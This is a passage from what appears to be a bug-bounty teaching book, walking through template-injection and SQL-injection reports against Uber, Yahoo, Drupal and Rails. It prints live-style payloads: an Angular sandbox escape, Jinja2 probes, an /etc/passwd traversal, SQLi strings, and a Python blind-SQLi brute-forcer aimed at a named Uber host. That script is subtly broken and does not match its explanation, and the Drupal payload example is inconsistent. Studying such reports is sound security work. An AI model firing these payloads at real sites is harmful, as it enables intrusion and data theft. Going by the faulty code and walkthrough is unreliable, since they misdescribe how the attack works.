
Now, interestingly, Angular uses what is called sandboxing to “maintain a proper separation of application responsibilities”. Sometimes the separation provided by sandboxing is designed as a security feature to limit what a potential attacker could access. However, with regards to Angular, the documentation states that “this sandbox is not intended to stop attacker who can edit the template [and] it may be possible to run arbitrary Javascript inside double-curly bindings ” And James managed to do just that.

Using the following Javascript, James was able to escape the Angular sandbox and get arbitrary Javascript executed:

`https://developer.uber.com/docs/deep-linking?q=wrtz{{(_="" .sub).call.call({[$="\nconstructor"].getOwnPropertyDescriptor(._.proto_,$).value,0,"alert(1)")()}}zzz\n`

---

<sup>1</sup><https://hackerone.com/reports/125027>



### Angular Injection in Uber Docs

As he notes, this vulnerability could be used to hijack developer accounts and associated apps.



### Takeaways

Be on the lookout for the use of AngularJS and test out fields using the Angular syntax `{{ }}`. To make your life easier, get the Firefox plugin Wappalyzer - it will show you what software a site is using, including the use of AngularJS.

## 2. Uber Template Injection

**Difficulty:** Medium

**Url:** [riders.uber.com](https://riders.uber.com)

**Report Link:** [hackerone.com/reports/125980](https://hackerone.com/reports/125980)<sup>2</sup>

**Date Reported:** March 25, 2016

**Bounty Paid:** \$10,000

**Description:**

---


<sup>2</sup>[hackerone.com/reports/125980](https://hackerone.com/reports/125980)

When Uber launched their public bug bounty program on HackerOne, they also included a “treasure map” which can be found on their site, <https://eng.uber.com/bug-bounty>.

The map details a number of sensitive subdomains that Uber uses, including the technologies relied on by each. So, with regards to the site in question, [riders.uber.com](https://riders.uber.com), the stack included Python Flask and NodeJS. So, with regards to this vulnerability, Orange (the hacker) noted that Flask and Jinja2 were used and tested out the syntax in the name field.


Now, during testing, Orange noted that any change to a profile on [riders.uber.com](https://riders.uber.com) results in an email and text message to the account owner. So, according to his blog post, he tested out `{{1+1}}` which resulted in the site parsing the expression and printing 2 in the email to himself.

Next he tried the payload `{% For c in [1,2,3]%} {{c,c,c}} {% endfor %}` which runs a for loop resulting in the following on the profile page:



**[blog.orange.tw](https://blog.orange.tw) Uber profile after payload injection**

and the resulting email:



**blog.orange.tw Uber email after payload injection**

As you can see, on the profile page, the actual text is rendered but the email actually executed the code and injected it in the email. As a result, a vulnerability existing allowing an attacker to execute Python code.

Now, Jinja2 does try to mitigate the damage by sandboxing the execution, meaning the functionality is limited but this can occasionally be bypassed. This report was originally supported by a blog post (which went up a little early) and included some great links to nVision.com's blog (yes, the same nVision that executed the Rails RCE) which demonstrated how to escape the sandbox functionality:

- <https://nvision.com/blog/2016/03/09/exploring-ssti-in-flask-jinja2>
- <https://nvision.com/blog/2016/03/11/exploring-ssti-in-flask-jinja2-part-ii>



## Takeaways

Take note of what technologies a site is using, these often lead to key insights into how you can exploit a site. In this case, Flask and Jinja2 turned out to be great attack vectors. And, as is the case with some of the XSS vulnerabilities, the vulnerability may not be immediate or readily apparent, be sure to check all places where the text is rendered. In this case, the profile name on Uber's site showed plain text and it was the email which actually revealed the vulnerability.

### 3. Rails Dynamic Render

**Difficulty:** Medium

**Url:** N/A

**Report Link:** <https://nvisium.com/blog/2016/01/26/rails-dynamic-render-to-rce-cve-2016-0752><sup>3</sup>

**Date Reported:** February 1, 2015

**Bounty Paid:** N/A

**Description:**

In researching this exploit, nVisium provides an awesome breakdown and walk through of the exploit. Based on their writeup, Ruby on Rails controllers are responsible for the business logic in a Rails app. The framework provides some pretty robust functionality, including the ability to infer what content should be rendered to the user based on simple values passed to the render method.

Working with Rails, developers have the ability to implicitly or explicitly control what is rendered based on the parameter passed to the function. So, developers could explicitly render content as text, JSON, HTML, or some other file.

With that functionality, developers can take parameters passed in from the URL, pass them to Rails which will determine the file to render. So, Rails would look for something like **app/views/user/#{params[:template]}**.

Nvisium uses the example of passing in dashboard which might render an .html, .haml, .html.erb dashboard view. Receiving this call, Rails will scan directories for file types that match the Rails convention (the Rails mantra is convention over configuration). However, when you tell Rails to render something and it can't find the appropriate file to use, it will search in the RAILS\_ROOT/app/views, RAILS\_ROOT and the system root.

This is part of the issue. The RAILS\_ROOT refers to the root folder of your app, looking there makes sense. The system root doesn't, and is dangerous.

So, using this, you can pass in %2fetc%2fpasswd and Rails will print your /etc/passwd file. Scary.

Now, this goes even further, if you pass in <%25%3dis%25>, this gets interpreted as <%= ls %>. In the erb templating language, the <%= %> signifies code to be executed and printed, so here, the ls command would be executed, or allows for Remote Code Execution.

---

<sup>3</sup><https://nvisium.com/blog/2016/01/26/rails-dynamic-render-to-rce-cve-2016-0752>



### Takeaways

This vulnerability wouldn't exist on every single Rails site - it would depend on how the site was coded. As a result, this isn't something that a automated tool will necessarily pick up. Be on the lookout when you know a site is built using Rails as most follow a common convention for URLs - at the most basic, it's `/controller/id` for simple GET requests, or `/controller/id/edit` for edits, etc.

When you see this url pattern emerging, start playing around. Pass in unexpected values and see what gets returned.

## Summary

When searching for vulnerabilities, it is a good idea to try and identify the underlying technology (be it web framework, front end rendering engine, etc.) to find possible attack vectors. The different variety of templating engines makes it difficult to say exactly what will work in all circumstances but that is where knowing what technology is used will help you. Be on the lookout for opportunities where text you control is being rendered back to you on the page or some other location (like an email).



# 11. SQL Injection

## Description

A structured query language (SQL) injection, or SQLi, occurs when a vulnerability on a database-backed site allows an attacker to query or otherwise attack the site's database. SQLi attacks are often highly rewarded because they can be devastating. They can enable an attacker to manipulate or extract information or even create an administrator log in for themselves in the database.

## SQL Databases

Databases store information in records and fields contained in a collection of tables. Tables contain one or more columns and a row in a table represents a record in the database.

Users rely on a programming language called SQL (structured query language) to create, read, update, and delete records in the database. The user sends SQL commands (also called statements or queries) to the database and, assuming the commands are accepted, the database interprets the statements and performs some action. Popular SQL databases include MySQL, Postgresql, MSSQL and so on. We will use MySQL for the purposes of this chapter but the general concepts apply to all SQL databases.

SQL statements are made up of keywords and functions. For example, the following statement tells the database to select information from the name column in the users table, for records where the ID column is equal to 1.

```
SELECT name FROM users WHERE id = 1;
```

Many websites rely on databases to store information and to use that information to dynamically generate content. For example, the site <https://www.leanpub.com/> stores your previous orders or list of purchased ebooks in a database which you access when you log in with your account. Your web browser queries the site's database and generates HTML based on the information returned.

Let's look at a theoretical example of a server's PHP code to generate a MySQL command after a user visits the URL <https://www.leanpub.com?name=yaworsk>:

```
$name = $_GET['name'];  
$q = "SELECT * FROM users WHERE name = '$name' ";  
mysql_query($query);
```

The code uses `$_GET[]` to access the name value from the URL parameters specified between its brackets and stores the value in the `$name` variable. The parameter is then passed to the `$q` variable without any sanitization. The `$q` variable represents the query to execute and fetches all data from the users table where the name column matches the value in the name URL parameter. The query is executed by passing the `$q` variable to the PHP function `mysql_query`.

The site is expecting name to contain regular text, but if a user enters the malicious input `test' OR 1='1` into the URL parameter as in `https://www.leanpub.com?name=test' OR 1='1`, the executed query is:

```
$query = "SELECT * FROM users WHERE name = 'test' OR 1='1' ";
```

Our malicious input closes the opening single quote (') after the value test and adds the SQL code `OR 1='1` to the end of the query. The hanging single quote in `OR 1='1` opens the closing single quote that is hardcoded after the input. If the injected query didn't include an opening single quote, the hanging quote would have caused SQL syntax errors, which would prevent the query from executing.

SQL uses conditional operators like AND and OR. In this case, the SQLi modifies the WHERE clause to search for records where the name column matches test or the equation `1='1` returns true. MySQL helpfully converts treats '1' as an integer and since 1 always equals 1, the condition is true and the query returns all records in the users table. However, injecting `test' OR 1='1` won't work when other parts of the query are sanitized. For example, you may have a query like:

```
$name = $_GET['name'];  
$pw = mysql_real_escape_string($_GET['password']);  
$query = "SELECT * FROM users WHERE name = '$name' AND pw = '$pw' ";
```

In this case, the password parameter is also user-controlled, but properly sanitized using the `mysql_real_escape_string` function. If you use the same payload, `test' OR 1='1` as the name and your password was 12345, your statement would end up as:

```
$query = "SELECT * FROM users WHERE name = 'test' OR 1='1' AND pw = '12345' ";
```

The query looks for all records where the name is test or `1='1` and the password is 12345 (we'll ignore the fact that this database is storing plain text passwords, which is another

vulnerability). Because the password check uses an AND operator, our query won't return data unless the password for a record is 12345. This breaks our attempted SQLi, but doesn't stop us from trying another method of attack.

We need to eliminate the password parameter, which we can do by adding `--; test' OR 1='1;--`. This injection accomplishes two things: the semicolon (`;`) ends the SQL statement and the two dashes (`--`) tell the database that the remainder of the text is a comment. Our injected parameter changes the query to `SELECT * FROM users WHERE name = 'test' OR 1='1';`. The `AND password = '12345'` code in the statement becomes a comment, so the command returns all records from the table. When using `--` as a comment, keep in mind that MySQL requires a space after the dashes and the remaining query otherwise it will return errors without executing the command.

## Countermeasures Against SQLi

One protection available to prevent SQLi is prepared statements, which are a database feature used to execute repeated queries. The specific details of prepared statements are beyond the scope of this book, but they protect against SQLi because queries are no longer executed dynamically. The database uses the queries like templates by having placeholders for variables. As a result, even when users pass unsanitized data to a query, the injection can't modify the database's query template, which prevents SQLi.

Web frameworks like Ruby on Rails, Django, Symphony, and so on also offer built in protections to help prevent SQLi. However, they aren't perfect and can't prevent the vulnerability everywhere. The two simple examples of SQLi we've seen usually won't work on sites built with frameworks unless the site developers didn't follow best practices or didn't recognize protections weren't automatically provided. For example, the site <https://www.rails-sqli.org/> maintains a list of common SQLi patterns in Rails that result from developer mistakes. When testing for SQLi, your best bet is looking for older websites which look custom built or used web frameworks and content management systems that didn't have all the built-in protections of current systems.

## Examples

### 1. Drupal SQL Injection

**Difficulty:** Medium

**Url:** Any Drupal site with version less than 7.32

**Report Link:** <https://hackerone.com/reports/31756><sup>1</sup>

---

<sup>1</sup><https://hackerone.com/reports/31756>

**Date Reported:** October 17, 2014

**Bounty Paid:** \$3000

**Description:**

Drupal is a popular content management system used to build websites, very similar to Wordpress and Joomla. It's written in PHP and is modular based, meaning new functionality can be added to a Drupal site by installing a module. The Drupal community has written thousands and made them available for free. Examples include e-commerce, third party integration, content production, etc. However, every Drupal install contains the same set of core modules used to run the platform and requires a connection to a database. These are typically referred to as Drupal core.

In 2014, the Drupal security team released an urgent security update to Drupal core indicating all Drupal sites were vulnerable to a SQL injection which could be achieved by anonymous users. The impact of the vulnerability could allow an attacker to take over any Drupal site that wasn't updated.

In terms of the vulnerability, Stefan Horst had discovered that the Drupal developers has incorrectly implemented wrapper functionality for database queries which could be abused by attackers. More specifically, Drupal was using PHP Data Objects (PDO) as an interface for accessing the database. Drupal core developers wrote code which called those PDO functions and that Drupal code was to be used any time other developers were writing code to interact with a Drupal database. This is a common practice in software development. The reason for this was to allow Drupal to be used with different types of databases (MySQL, Postgres, etc.), remove complexity and provide standardization.

Now, that said, turns out, Stefan discovered that the Drupal wrapper code made an incorrect assumption about array data being passed to a SQL query. Here's the original code:

```
foreach ($data as $i => $value) {  
    [...]  
    $new_keys[$key . '_' . $i] = $value;  
}
```

Can you spot the error (I wouldn't have been able to)? Developers made the assumption that the array data would always contain numerical keys, like 0, 1, 2, etc. (the \$i value) and so they joined the **\$key** variable to the **\$i** and made that equal to the value. Here's what a typically query would look like from Drupal's db\_query function:

```
db_query("SELECT * FROM {users} WHERE name IN (:name)", array(':name'=>array('user1','user2')));
```

Here, the `db_query` function takes a database query **SELECT \* FROM {users} where name IN (:name)** and an array of values to substitute for the placeholders in the query. In PHP, when you declare an array as `array('value', 'value2', 'value3')`, it actually creates `[0 => 'value', 1 => 'value2', 2 => 'value3']` where each value is accessible by the numerical key. So in this case, the **:name** variable was substituted by values in the array `[0 => 'user1', 1 => 'user2']`. What you would get from this is:

```
SELECT * FROM users WHERE name IN (:name_0, :name_1)
```

So good, so far. The problem arises when you get an array which does not have numerical keys, like the following:

```
db_query("SELECT * FROM {users} where name IN (:name)", array(':name'=>array('test' -- ' => 'user1','test' => 'user2')));
```

In this case, **:name** is an array and its keys are **'test) --', 'test'**. Can you see where this is going? When Drupal received this and processed the array to create the query, what we would get is:

```
SELECT * FROM users WHERE name IN (:name_test) -- , :name_test)
```

It might be tricky to see why this is so let's walk through it. Based on the foreach described above, Drupal would go through each element in the array one by one. So, for the first iteration `$i = test) --` and `$value = user1`. Now, `$key` is **(:name)** from the query and combining with `$i`, we get **name\_test) --**. For the second iteration, `$i = test` and `$value = user2`. So, combining `$key` with `$i`, we get **name\_test**. The result is a placeholder with `:name_test` which equals `user2`.

Now, with all that said, the fact that Drupal was wrapping the PHP PDO objects comes into play because PDO allows for multiple queries. So, an attacker could pass malicious input, like an actual SQL query to create a user admin user for an array key, which gets interpreted and executed as multiple queries.



## Takeaways

This example was interesting because it wasn't a matter of submitting a single quote and breaking a query. Rather, it was all about how Drupal's code was handling arrays passed to internal functions. That isn't easy to spot with black box testing (where you don't have access to see the code). The takeaway from this is to be on the lookout for opportunities to alter the structure of input passed to a site. So, where a URL takes `?name` as a parameter, trying passing an array like `?name[]` to see how the site handles it. It may not result in SQLi, but could lead to other interesting behaviour.

## 2. Yahoo Sports Blind SQL

**Difficulty:** Medium

**Url:** [sports.yahoo.com](https://sports.yahoo.com)

**Report Link:** [esevece tumblr<sup>2</sup>](https://t.me/esevece)

**Date Reported:** February 16, 2014

**Bounty Paid:** \$3,705

### Description:


According to his blog, Stefano found a SQLi vulnerability thanks to the year parameter in <http://sports.yahoo.com/nfl/draft?year=2010&type=20&round=2>. From his post, here is an example of a valid response to the Url:



### Yahoo Valid Response

Now, interestingly, when Stefano added two dashes, --, to the query. The results changed:

<sup>2</sup><https://esevece.tumblr.com>



### Yahoo Valid Response


The reason for this is, the – act as comments in the query, as I detailed above. So, where Yahoo's original query might have looked something like:

```
SELECT * FROM PLAYERS WHERE YEAR = 2010 AND TYPE = 20 AND ROUND = 2;
```

By inserting the dashes, Stefano essentially made it act like:

```
SELECT * FROM PLAYERS WHERE YEAR = 2010;
```

Recognizing this, it was possible to begin pulling out database information from Yahoo. For example, Stefano was able to check the major version number of the database software with the following:



### Yahoo Database Version

Using the IF function, players would be returned if the first character from the version() function was 5. The IF function takes a condition and will return the value after it if the condition is true and the last parameter if it is false. So, based on the picture above, the condition was the first character in the version. As a result, we know the database version is not 5 since no results are returned (be sure to check out the MySQL cheat sheet in the Resources page for additional functionality when testing SQLi).

The reason this is considered a blind SQLi is because Stefano can't see the direct results; he can't just print out the database version since Yahoo is only returning players. However, by manipulating the query and comparing the results against the result of the baseline query (the first image), he would have been able to continue extracting information from the Yahoo database.



### Takeaways

SQLi, like other injection vulnerabilities, isn't overly tough to exploit. The key is to test parameters which could be vulnerable. In this case, adding the double dash clearly changed the results of Stefano's baseline query which gave away the SQLi. When searching for similar vulnerabilities, be on the lookout for subtle changes to results as they can be indicative of a blind SQLi vulnerability.



### 3. Uber Blind SQLi

**Difficulty:** Medium

**Url:** <http://sctrack.email.uber.com.cn/track/unsubscribe.do>

**Report Link:** <https://hackerone.com/reports/150156><sup>3</sup>

**Date Reported:** July 18, 2016

**Bounty Paid:** \$4000

**Description:**

In addition to web pages, blind SQL injections can be achieved through other routes such as email links. In July 2016, Orange Tsai received an email advertisement from Uber. He noticed that the unsubscribe link included a base64 encoded string as a URL parameter. The link looked like:

<http://sctrack.email.uber.com.cn/track/unsubscribe.do?p=eyJ1c2VyX2lkIjogIjU3NTUiLCAiLCAicmVjZWl2ZXIiOiAib3JhbmdlQG15bWFpbCJ9>

Decoding the p parameter value `eyJ1c2VyX2lkIjogIjU3NTUiLCAiLCAicmVjZWl2ZXIiOiAib3JhbmdlQG15bWFpbCJ9` using base64 returns the JSON string `{"user_id": "5755", "receiver": "orange@mymail"}`. Once Orange had the decoded string, he added the code and `sleep(12) = 1` to the encoded p URL parameter, which is a harmless injection designed to make the database take longer to respond to the unsubscribe action `{"user_id": "5755 and sleep(12)=1", "receiver": "orange@mymail"}`. If a site is vulnerable, the query execution evaluates `sleep(12)` and performs no action for 12 seconds before comparing the output of the sleep command to 1. In MySQL, the sleep command normally returns 0, so this comparison will fail, but this doesn't matter since the execution will take at least 12 seconds.

After Orange re-encoded the modified payload and passed the payload to the URL parameter, he visited the unsubscribe link to confirm the HTTP response took at least 12 seconds. However, Orange decided he needed more concrete proof of the SQLi to send to Uber, so he decided to dump the user name, host name, and name of the database using brute force since it demonstrated the ability to extract information from a SQLi without accessing confidential data.

SQL has a function called `user` that returns the user name and host name of a database in the form `<user>@<host>`. Because Orange wasn't able to access output from his injected queries, he couldn't simply call `user`. Instead, Orange modified his query to add a conditional check when the query looked up his user ID, comparing one character of the database's user name and host name string at a time using the `mid` function. Similar to the Yahoo Sports blind SQLi from the previous bug report, Orange used a comparison statement to derive each character of the user name and host name string.

---

<sup>3</sup><https://hackerone.com/reports/150156>

For example, to find a user name and host name using a comparison statement and brute force, Orange took the first character of the value returned from the user function using the mid function and compared whether the character was equal to 'a', then 'b', then 'c', and so on. If the comparison statement were true, the server would execute the unsubscribe command indicating that the first character of the user function's return value is equal to the character it is being compared to. Otherwise, if the statement were false, the server would not attempt to unsubscribe him. By checking each character of the user function's return value with this method, Orange would eventually be able to derive the entire user name and host name.

Manually brute forcing a string would take time, so Orange created a Python script that would create and submit payloads to Uber on his behalf as follows:

```
import json
import string
import requests

from urllib import quote
from base64 import b64encode
base = string.digits + string.letters + '-_@.'
payload = {"user_id": 5755, "receiver": "blog.orange.tw"}
for i in range(0, 30):
    for c in base:
        payload['user_id'] = "5755 and mid(user(),%d,1)='%c'#"%(i+1, i)
        new_payload = json.dumps(payload)
        new_payload = b64encode(new_payload)
        r = requests.get('http://sctrack.email.uber.com.cn/track/unsubscribe.do?\\
p='+quote(new_payload))
        if len(r.content)>0:
            print i,
            break
```

The Python code begins with five lines of import statements that retrieve the libraries Orange needs to process HTTP requests, JSON, and string encodings.

A database user name and host name can be made up of any combination of uppercase letters, lowercase letters, numbers, hyphens (-), underscores (\_), at marks (@), or periods (.). Orange creates the base variable to hold these characters. Next he creates a variable to hold the payload that the script sends to the server. The first line inside of the for i in base is the actual injection, which is constructed using the for loops.

I'll walk you through the code. Orange references his user ID, 5755, with the string user\_id as defined in the payload variable to create his payloads. He uses the mid function and string processing to construct a payload similar to the Yahoo bug from this chapter. The

%d and %c in the payload are string replacement placeholders. The %d is used for data representing a digit and the %c for character data.

The payload string starts at the double quotes (") and ends at the second pair of double quotes before the third percent symbol. The third percent symbol tells Python to replace the %d and %c placeholders with the values following the percent symbol in the parentheses. This means that the code replaces %d with l+1 (the variable l plus the number 1) and %c with the variable i. The hash (#) is another way of commenting in MySQL and renders any part of the query following Orange's injection into a comment.

The l and i variables are the loop iterators. The first time we enter l in range (0,30), l will be 0. The value of l is the position in the user name and host name string returned by the user function that the script is trying to brute force. Once the script has a position in the user name and host name string it is testing, we enter a nested loop that iterates over each character in the base string. The first time the script iterates through both the loops, l will be 0 and i will be a. These values are passed to the mid function to create the payload "5755 and mid(user(),0,1)='a'#".

In the next iteration of the nested for loop, the value of l will still be 0 and i will be b to create the payload "5755 and mid(user(),0,1)='b'#". The position l will remain constant as the loop iterates through each character in base to create the payload.

Each time a new payload is created, the code converts the payload to JSON, re-encodes the string using the base64encode function, and sends the HTTP request to the server. The code checks if the server responds back with a message. If the character in i matches the username substring at the position being tested, the script stops testing characters at that position and moves on to the next position in the user string. The nested loop breaks and returns to the loop, which increments l by 1 to test the next position of the username string.

